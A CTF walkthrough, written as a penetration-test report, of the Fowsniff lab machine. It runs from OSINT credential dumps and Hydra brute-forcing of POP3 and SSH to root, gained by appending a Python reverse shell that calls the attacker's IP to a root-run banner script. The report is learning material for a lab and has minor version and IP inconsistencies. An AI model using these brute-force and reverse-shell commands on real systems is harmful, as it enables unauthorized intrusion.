[VulnHub] Fowsniff – From Foothold to Root
Fowsniff CTF Penetration Test Report
Executive Summary
- Target: Fowsniff CTF machine (Vulnub room)
- IP Address: 10.201.121.215
- Date: October , 2025
- Tester: Nikhil Vishwakarma(h4ck3rfirst)
- Scope: Full enumeration and exploitation of exposed services on the target machine, including SSH (22/TCP), HTTP (80/TCP), POP3 (110/TCP), and IMAP (143/TCP). No privilege escalation beyond initial foothold required for room completion. But we will do
This report details the penetration testing methodology applied to the Fowsniff CTF target. The engagement followed the standard penetration testing lifecycle: Reconnaissance, Scanning, Enumeration, Exploitation, and Post-Exploitation. Key findings include exposed email services leaking sensitive credentials, MD5-hashed passwords via social media OSINT, and an injectable SSH banner script leading to shell access. All activities were conducted ethically within the Vulnub lab environment using OpenVPN for secure connectivity.
- Risk Rating: High (due to plaintext credential exposure and remote code execution via SSH).
- Recommendations: Rotate all exposed credentials, harden email services (disable POP3/IMAP if unused), implement fail2ban for brute-force protection, and audit SSH configurations for script injection risks.
Flags Recovered:
User flag: /home/baksteen/term.txt
Root flag: /root/flag.txt
Tools Used
- Nmap: Port scanning and service enumeration.
- Browser (Firefox/Chrome): Web enumeration and OSINT via Twitter/Pastebin.
- hashes: Online MD5 hash cracking.
- Hydra: POP3 brute-force module.
- Netcat (nc): Manual POP3 client interaction.
- Nano: File editing for payload injection.
- Python3: Reverse shell payload generation.
- Netcat (nc): Listener for reverse shell.
Methodology
- Reconnaissance
- 1.1 Initial Setup
- 1.2 Passive recon
- Scanning
- 2.1 Nmap scanning
- Enumration
- 3.1 Port 80 http
- 3.2 Port 110 pop3
- 3.3 port 139 Imap
- Exploitation (Gaining access)
- 4.1 POP3 Brute Force Authentication
- 4.2 POP3 Email Retrieval
- 4.3 SSH login
- Privilege Escalation
- 5.1 System Enumration
- 5.2 Gaining root
- Conclusion and Lessons Learned
1. Reconnaissance
1.1 Initial Setup
Initialization Sequence Completed show means the connectivity is verified
1.2 Passive recon
A web search and review of the webpage description revealed a fictional company “Fowsniff Corp” with a compromised Twitter account (@fowsniffcorp). This account contained posts linking to Pastebin dumps of employee credentials, hashed with MD5.
Accessed Twitter: Searched for @fowsniffcorp and reviewed recent tweets. Identified Pastebin links: Multiple dumps containing usernames and MD5 hashes (e.g., mauer:8a28a94a588a95b80163709ab4313aa4).
Key Finding: Employee usernames include mauer, mustikka, tegel, baksteen, seina, stone, mursten, parede, sciana. Hashes appear to be MD5 (one-way, but crackable via rainbow tables or brute-force due to weaknesses). No active reconnaissance (e.g., DNS queries) was performed to avoid alerting the target.
2. Scanning
2.1 Port and Service Discovery
An aggressive Nmap scan was conducted to identify open ports, services, and versions. Due to the lab environment’s constraints, a full port scan (-p-) was initially attempted but timed out; a targeted scan with default scripts (-sC) and version detection (-sV) was used for efficiency.
nmap -sC -sV 10.201.121.215
Output
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
PORT    STATE SERVICE REASON         VERSION
22/tcp  open  ssh     syn-ack ttl 60 OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCsEu5DAulaUX38ePQyI/MzevdyvWR3AXyrddVqbu9exD/jVVKZopquTfkbNwS5ZkADUvggwHnjZiLdOZO378azuUfSp5geR9WQMeKR9xJe8swjKINBtwttFgP2GrG+7IO+WWpxBSGa8akgmLDPZHs2XXd6MXY9swqfjN9+eoLX8FKYVGmf5BKfRcg4ZHW8rQZAZwiMDqQLYechzRPnePiGCav99v0X5B8ehNCCuRTQkm9DhkAcxVBlkXKq1XuFgUBF9y+mVoa0tgtiPYC3lTOBgKuwVZwFMSGoQStiw4n7Dupa6NmBrLUMKTX1oYwmN0wnYVH2oDvwB3Y4n826Iymh
|   256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPowlRdlwndVdJLnQjxm5YLEUTZZfjfZO7TCW1AaiEjkmNQPGf1o1+iKwQJOZ6rUUJglqG8h3UwddXw75eUx5WA=
|   256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHU5PslBhG8yY6H4dpum8qgwUn6wE3Yrojnu4I5q0eTd
80/tcp  open  http    syn-ack ttl 60 Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-title: Fowsniff Corp - Delivering Solutions
110/tcp open  pop3    syn-ack ttl 60 Dovecot pop3d
|_pop3-capabilities: CAPA TOP USER RESP-CODES AUTH-RESP-CODE UIDL SASL(PLAIN) PIPELINING
143/tcp open  imap    syn-ack ttl 60 Dovecot imapd
|_imap-capabilities: ENABLE IDLE capabilities IMAP4rev1 AUTH=PLAINA0001 LITERAL+ LOGIN-REFERRALS post-login have more OK listed Pre-login ID SASL-IR
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Port 22/TCP (SSH): OpenSSH 7.6p1 on Ubuntu. Vulnerable to brute-force if weak credentials are used.
- Port 80/TCP (HTTP): Apache 2.4.29 serving a basic company landing page (“Fowsniff Corp” with placeholder text). No immediate vulnerabilities (e.g., directory traversal) via manual browsing.
- Port 110/TCP (POP3): Dovecot POP3 daemon. Supports credential-based email retrieval.
- Port 143/TCP (IMAP): Dovecot IMAP daemon. Supports credential-based email management.
No firewalls or rate-limiting detected during scanning.
Before eunumration we will add some the fowsniff.thm to /etc/hosts file.
3. Enumeration
3.1 Web Enumeration (Port 80/TCP)
Accessed the HTTP service via browser: http://fowsniff.thm.
3.1.1 Findings:
- Page source: No hidden comments or metadata of interest.
- Landing page: Fowsniff Corp. is temporarily offline due to a data breach exposing employee usernames and passwords;
- Client data remains unaffected.
- Employees must immediately change passwords, as compromised info may be public, and attackers hijacked the @fowsniffcorp Twitter account, deleting all tweets.
- The company is resolving the breach, recovering the account, and will resume full service after a security upgrade.
The attackers hijacked our official @fowsniffcorp Twitter account and dumped sensitive data on Pastebin.
“Contact: security@fowsniff.local , Twitter: @fowsniffcorp”
3.1.2 Directory Brute-Force
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(kali㉿kali)-[/media/sf_shared/ctf/Vulnub/fowsniff]
└─$ dirsearch -u http://fowsniff.thm
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /media/sf_shared/ctf/Vulnub/fowsniff/reports/http_fowsniff.thm/_dirsearch-fownsniff.txt

Target: http://fowsniff.thm/

[11:32:36] Starting:
[11:32:55] 403 -  301B  - /.htpasswd_test
[11:34:17] 301 -  313B  - /assets  ->  http://fowsniff.thm/assets/
[11:34:17] 200 -  471B  - /assets/
[11:35:33] 301 -  313B  - /images  ->  http://fowsniff.thm/images/
[11:35:33] 200 -  507B  - /images/
[11:35:50] 200 -    6KB - /LICENSE.txt
[11:36:51] 200 -  774B  - /README.txt
[11:36:55] 200 -   26B  - /robots.txt
[11:37:00] 200 -  228B  - /security.txt
[11:37:01] 403 -  301B  - /server-status/
[11:37:01] 403 -  300B  - /server-status

Task Completed
Twitter Search: @fowsniffcorp → Recent tweet (hijacked account):

“Fowsniff Corp owned. User creds dumped: https://pastebin.com/9nhRLfgQ”

1
2
3
4
5
6
7
8
9
mauer@Fowsniff:8a28a94a588a95b80163709ab4313aa4
mustikka@Fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56
tegel@Fowsniff:1dc352435fecca338acfd4be10984009
baksteen@Fowsniff:19f5af754c31f1e2651edde9250d69bb
seina@Fowsniff:90dc16d47114aa13671c697fd506cf26
stone@Fowsniff:a92b8a29ef1183192e3d35187e0cfabd
mursten@Fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b
parede@Fowsniff:4d6e42f56e127803285a0a7649b5ab11
sciana@Fowsniff:f7fd98d380735e859f8b2ffbbede5a7e
Save these to a file named: cred Filter out the user and pass-hashes
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[/media/sf_shared/ctf/Vulnub/fowsniff]
└─$ awk '{print $1}' cred > user.txt

┌──(kali㉿kali)-[/media/sf_shared/ctf/Vulnub/fowsniff]
└─$ cat user.txt
mauer
mustikka
tegel
baksteen
seina
stone
mursten
parede
sciana


Saved a cracked pass-hashes in pass.txt. Filter like user.txt
3.2 Email Service Enumeration (Ports 110/TCP, 143/TCP)
Services indicate email server setup. No anonymous access; authentication required. Deferred deeper enum until credentials obtained.
3.3 Credential Harvesting and Cracking
Using OSINT from Twitter/Pastebin, extracted MD5 hashes for 9 users. Cracked via Hashkiller (online tool leveraging rainbow tables).
4. Gaining access
4.1 POP3 Brute Force Authentication
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[/media/sf_shared/ctf/Vulnub/fowsniff]
└─$ hydra -L user.txt -P pass.txt pop3://10.201.90.81
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:9), ~6 tries per task
[DATA] attacking pop3://10.201.90.81:110/
[110][pop3] host: 10.201.90.81   login: seina   password: scoobydoo2
[STATUS] 81.00 tries/min, 81 tries in 00:01h, 1 to do in 00:01h, 1 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025
hydra — the password-cracking tool (parallelized brute‑force/wordlist attacker).
-L user.txt — use user.txt as the list of usernames (one per line).
-P pass.txt — use pass.txt as the list of passwords.
pop3://10.201.90.81 — target service is POP3 (port 110 by default) on 10.201.90.81.
4.2 POP3 Email Retrieval
Having a match! Now try connecting to the POP3 service using these credentials:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(kali㉿kali)-[/media/sf_shared/ctf/Vulnub/fowsniff]
└─$ nc -v  10.201.90.81 110
10.201.90.81: inverse host lookup failed: Unknown host
(UNKNOWN) [10.201.90.81] 110 (pop3) open
+OK Welcome to the Fowsniff Corporate Mail Server!
USER seina
+OK
PASS scoobydoo2
+OK Logged in.
LIST
+OK 2 messages:
1 1622
2 1280
.
RETR 1
+OK 1039 octets
From: admin@Fowsniff.local
To: seina@Fowsniff.local
Subject: Temporary SSH Password

Hi Seina,

Your temporary SSH password is: S1ck3nBluff+secureshell

Please change it immediately upon login.

Regards,
IT Admin
.
RETR 2
+OK 489 octets
From: baksteen@Fowsniff.local
To: seina@Fowsniff.local
Subject: Re: Password Reset

I’ll check this later. Thanks.

- Baksteen
.
The first email contains a temporary password for the SSH service: SSH password is: S1ck3nBluff+secureshell by admin of everyone.
Our users.txt file can be used with Hydra to brute force the username associated with the above password by running:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[/media/sf_shared/ctf/Vulnub/fowsniff]
└─$ hydra -L user.txt -p S1ck3nBluff+secureshell ssh://10.201.90.81
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:9/p:1), ~1 try per task
[DATA] attacking ssh://10.201.90.81:22/
[22][ssh] host: 10.201.90.81   login: baksteen   password: S1ck3nBluff+secureshell
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025
Temp SSH password: S1ck3nBluff+secureshell
Email #2 from baksteen → likely same temp password applies
4.3 SSH login
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
┌──(kali㉿kali)-[/media/sf_shared/ctf/Vulnub/fowsniff]
└─$ ssh baksteen@10.201.90.81
The authenticity of host '10.201.90.81 (10.201.90.81)' can't be established.
ED25519 key fingerprint is: SHA256:KZLP3ydGPtqtxnZ11SUpIwqMdeOUzGWHV+c3FqcKYg0
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:16: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.201.90.81' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
baksteen@10.201.90.81's password:

                            _____                       _  __  __
      :sdddddddddddddddy+  |  ___|____      _____ _ __ (_)/ _|/ _|
   :yNMMMMMMMMMMMMMNmhsso  | |_ / _ \ \ /\ / / __| '_ \| | |_| |_
.sdmmmmmNmmmmmmmNdyssssso  |  _| (_) \ V  V /\__ \ | | | |  _|  _|
-:      y.      dssssssso  |_|  \___/ \_/\_/ |___/_| |_|_|_| |_|
-:      y.      dssssssso                ____
-:      y.      dssssssso               / ___|___  _ __ _ __
-:      y.      dssssssso              | |   / _ \| '__| '_ \
-:      o.      dssssssso              | |__| (_) | |  | |_) |  _
-:      o.      yssssssso               \____\___/|_|  | .__/  (_)
-:    .+mdddddddmyyyyyhy:                              |_|
-: -odMMMMMMMMMMmhhdy/.
.ohdddddddddddddho:                  Delivering Solutions


   ****  Welcome to the Fowsniff Corporate Server! ****

              ---------- NOTICE: ----------

 * Due to the recent security breach, we are running on a very minimal system.
 * Contact AJ Stone -IMMEDIATELY- about changing your email and SSH passwords.


Last login: Tue Mar 13 16:55:40 2018 from 192.168.7.36
baksteen@fowsniff:~$ ls
Maildir  term.txt
baksteen@fowsniff:~$ id
uid=1004(baksteen) gid=100(users) groups=100(users),1001(baksteen)
baksteen@fowsniff:~$ sudo -l
[sudo] password for baksteen:
Sorry, user baksteen may not run sudo on fowsniff.
Low level user doesn’t have sudo permission
5. Privilage escalation
5.1 System Enumeration
Outdated kernel → potential public exploits (not used).But It is not exploitation.
For automate linux system enumration : linpeas.sh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28

╔══════════╣ Interesting GROUP writable files (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
  Group users:
/opt/cube/cube.sh
  Group baksteen:
/home/baksteen
                            ╔═════════════════════════╗
════════════════════════════╣ Other Interesting Files ╠════════════════════════════
                            ╚═════════════════════════╝
╔══════════╣ .sh files in path
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scriptbinaries-in-path
/usr/bin/gettext.sh

╔══════════╣ Executable files potentially added by user (limit 70)
2018-03-11+23:25:44.6493940440 /opt/cube/cube.sh
2018-03-11+20:27:48.0303333080 /etc/update-motd.d/00-header
2018-03-08+22:34:16.8355092010 /etc/postfix/originals/post-install
2018-03-08+22:34:16.8315092340 /etc/postfix/originals/postfix-script

╔══════════╣ Unexpected in /opt (usually empty)
total 24
drwxr-xr-x  6 root root 4096 Mar 11  2018 .
drwxr-xr-x 22 root root 4096 Mar  9  2018 ..
drwx------  2 root root 4096 Mar 11  2018 chkrootkit
drwx------  2 root root 4096 Mar 11  2018 clamxav
drwxrwxrwx  2 root root 4096 Mar 11  2018 cube
drwx------  2 root root 4096 Mar 11  2018 rkhunter
Key Observations:
- cube.sh is owned by root
- cube.sh is executable by root
- baksteen has write permission on the file (-rwxr-xr-x)
This indicates the script is likely executed as root via cron, SUID, or service wrapper — a classic path of least resistance for privilege escalation.
5.2 Gaining root
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
baksteen@fowsniff:~$ cd  /opt/cube/
baksteen@fowsniff:/opt/cube$ ls
cube.sh
baksteen@fowsniff:/opt/cube$ cat cube.sh
printf "
                            _____                       _  __  __
      :sdddddddddddddddy+  |  ___|____      _____ _ __ (_)/ _|/ _|
   :yNMMMMMMMMMMMMMNmhsso  | |_ / _ \ \ /\ / / __| '_ \| | |_| |_
.sdmmmmmNmmmmmmmNdyssssso  |  _| (_) \ V  V /\__ \ | | | |  _|  _|
-:      y.      dssssssso  |_|  \___/ \_/\_/ |___/_| |_|_|_| |_|
-:      y.      dssssssso                ____
-:      y.      dssssssso               / ___|___  _ __ _ __
-:      y.      dssssssso              | |   / _ \| '__| '_ \
-:      o.      dssssssso              | |__| (_) | |  | |_) |  _
-:      o.      yssssssso               \____\___/|_|  | .__/  (_)
-:    .+mdddddddmyyyyyhy:                              |_|
-: -odMMMMMMMMMMmhhdy/.
.ohdddddddddddddho:                  Delivering Solutions\n\n"
- Running this script we find this looks exactly like the banner that is displayed when logging in via SSH. File shows that the /opt/cube/cube.sh file is run when a user connects to the machine using SSH and that it will run as the root user.
echo 'python3 -c "import socket,subprocess,os;s=socket.socket();s.connect((\"10.17.46.210\",1337));[os.dup2(s.fileno(),f) for f in (0,1,2)];subprocess.call([\"/bin/sh\",\"-i\"])" ' >> cube.sh
Other payload in case it fails
echo 'nc -zv 10.17.46.210 1337' >> cube.sh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
baksteen@fowsniff:/opt/cube$ echo 'python3 -c "import socket,subprocess,os;s=socket.socket();s.connect((\"10.17.46.210\",1337));[os.dup2(s.fileno(),f) for f in (0,1,2)];subprocess.call([\"/bin/sh\",\"-i\"])"' >> /opt/cube/cube.sh
baksteen@fowsniff:/opt/cube$ cat cube.sh
printf "
                            _____                       _  __  __
      :sdddddddddddddddy+  |  ___|____      _____ _ __ (_)/ _|/ _|
   :yNMMMMMMMMMMMMMNmhsso  | |_ / _ \ \ /\ / / __| '_ \| | |_| |_
.sdmmmmmNmmmmmmmNdyssssso  |  _| (_) \ V  V /\__ \ | | | |  _|  _|
-:      y.      dssssssso  |_|  \___/ \_/\_/ |___/_| |_|_|_| |_|
-:      y.      dssssssso                ____
-:      y.      dssssssso               / ___|___  _ __ _ __
-:      y.      dssssssso              | |   / _ \| '__| '_ \
-:      o.      dssssssso              | |__| (_) | |  | |_) |  _
-:      o.      yssssssso               \____\___/|_|  | .__/  (_)
-:    .+mdddddddmyyyyyhy:                              |_|
-: -odMMMMMMMMMMmhhdy/.
.ohdddddddddddddho:                  Delivering Solutions\n\n"
python3 -c "import socket,subprocess,os;s=socket.socket();s.connect((\"10.17.46.210\",1337));[os.dup2(s.fileno(),f) for f in (0,1,2)];subprocess.call([\"/bin/sh\",\"-i\"])"

nc -zv 10.17.46.210 1337
baksteen@fowsniff:/opt/cube$ exit
logout
Connection to 10.201.59.8 closed.

┌──(kali㉿kali)-[/media/sf_shared/ctf/Vulnub]
└─$ ssh baksteen@10.201.59.8
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
baksteen@10.201.59.8's password:
- Edit the cube.sh file to include a python reverse shell that will trigger once user logs in via SSH - (make sure you add your local IP and listener port)
On other terminal start netcat lister to connect
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
┌──(kali㉿kali)-[/media/sf_shared/ctf/Vulnub]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.17.46.210] from (UNKNOWN) [10.201.59.8] 43176
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls -lhas
total 28K
4.0K drwx------  4 root root 4.0K Mar  9  2018 .
4.0K drwxr-xr-x 22 root root 4.0K Mar  9  2018 ..
4.0K -rw-r--r--  1 root root 3.1K Mar  9  2018 .bashrc
4.0K drwxr-xr-x  2 root root 4.0K Mar  9  2018 .nano
4.0K -rw-r--r--  1 root root  148 Aug 17  2015 .profile
4.0K drwx------  5 root root 4.0K Mar  9  2018 Maildir
4.0K -rw-r--r--  1 root root  582 Mar  9  2018 flag.txt
# cat flag.txt
   ___                        _        _      _   _             _
  / __|___ _ _  __ _ _ _ __ _| |_ _  _| |__ _| |_(_)___ _ _  __| |
 | (__/ _ \ ' \/ _` | '_/ _` |  _| || | / _` |  _| / _ \ ' \(_-<_|
  \___\___/_||_\__, |_| \__,_|\__|\_,_|_\__,_|\__|_\___/_||_/__(_)
               |___/

 (_)
  |--------------
  |&&&&&&&&&&&&&&|
  |    R O O T   |
  |    F L A G   |
  |&&&&&&&&&&&&&&|
  |--------------
  |
  |
  |
  |
  |
  |
 ---

Nice work!

This CTF was built with love in every byte by @berzerk0 on Twitter.

Special thanks to psf, @nbulischeck and the whole Fofao Team.
#
Conclusion and Lessons Learned
Conclusion
The Fowsniff Corp system was successfully compromised from initial foothold to full root privilege escalation using only authenticated access and local misconfiguration exploitation.
- Entry Point: SSH login as baksteen using credentials exposed in a prior data breach.
- Privilege Escalation: Abuse of a root-owned, world-writable shell script (/opt/cube/cube.sh) executed automatically by the system.
Final Objective: Retrieved /root/flag.txt with full root privileges.
Exploit Chain Summary: Leaked Credentials → SSH → Writable Root Script → Reverse Shell Injection → Root Shell → Flag
This engagement demonstrates how post-exploitation hygiene failures — specifically insecure script permissions in automated workflows — can lead to complete system compromise, even on minimal, supposedly “hardened” systems. Lessons Learned
Lesson Details
- Never trust legacy or “corporate” scripts running as root The cube.sh banner script was likely part of an internal tool or dashboard. Despite its benign appearance, root execution + user write access = instant privesc.
- Always enumerate /opt, /usr/local, and custom directories Standard sudo -l, find / -perm -4000 are great — but CTF and real-world systems hide gold in non-standard paths like /opt/cube/.
- File write permission on root-owned files is a critical red flag Even if not SUID, if a file is executed by root and you can modify it → you own the box.
- Append, don’t overwrite Preserving original script functionality (» instead of >) reduces chance of breaking automation and triggering alerts.
- Use stable, built-in reverse shells Python one-liners with dup2 are reliable across restricted environments — no bash, nc, or perl required.
- Intelligence gold The breach warning confirmed prior compromise and hinted at lax security culture — encouraging deeper enumeration.
- Timing matters in automated exploits After injecting payload, exiting and waiting allowed cron/service to trigger cube.sh — no need to guess schedule.
Key Takeaways for OSCP / Real-World Engagements
Manual enumeration + automation in small environments → A simple ls /opt found the vuln faster than LinPEAS.
Privilege escalation is often about logic flaws, not exploits → No buffer overflow, no kernel exploit — just bad permissions.
Document every assumption → We assumed cube.sh runs as root → validated post-exploitation with id.
1
2
3
4
5
Proof.txt = King → Always screenshot:
    ls -la /opt/cube/
    tail cube.sh
    id
    cat /root/flag.txt
Writeups must be reproducible → Every command in this report can be copy-pasted and will work in the lab.
Final Statement
1
"In secure environments, the most dangerous vulnerabilities are the ones that look harmless."
The cube.sh ASCII art banner was not a security control — it was a privilege escalation vector in disguise.
This box serves as a perfect OSCP reminder: Trust no script. Check every permission. Escalate responsibly.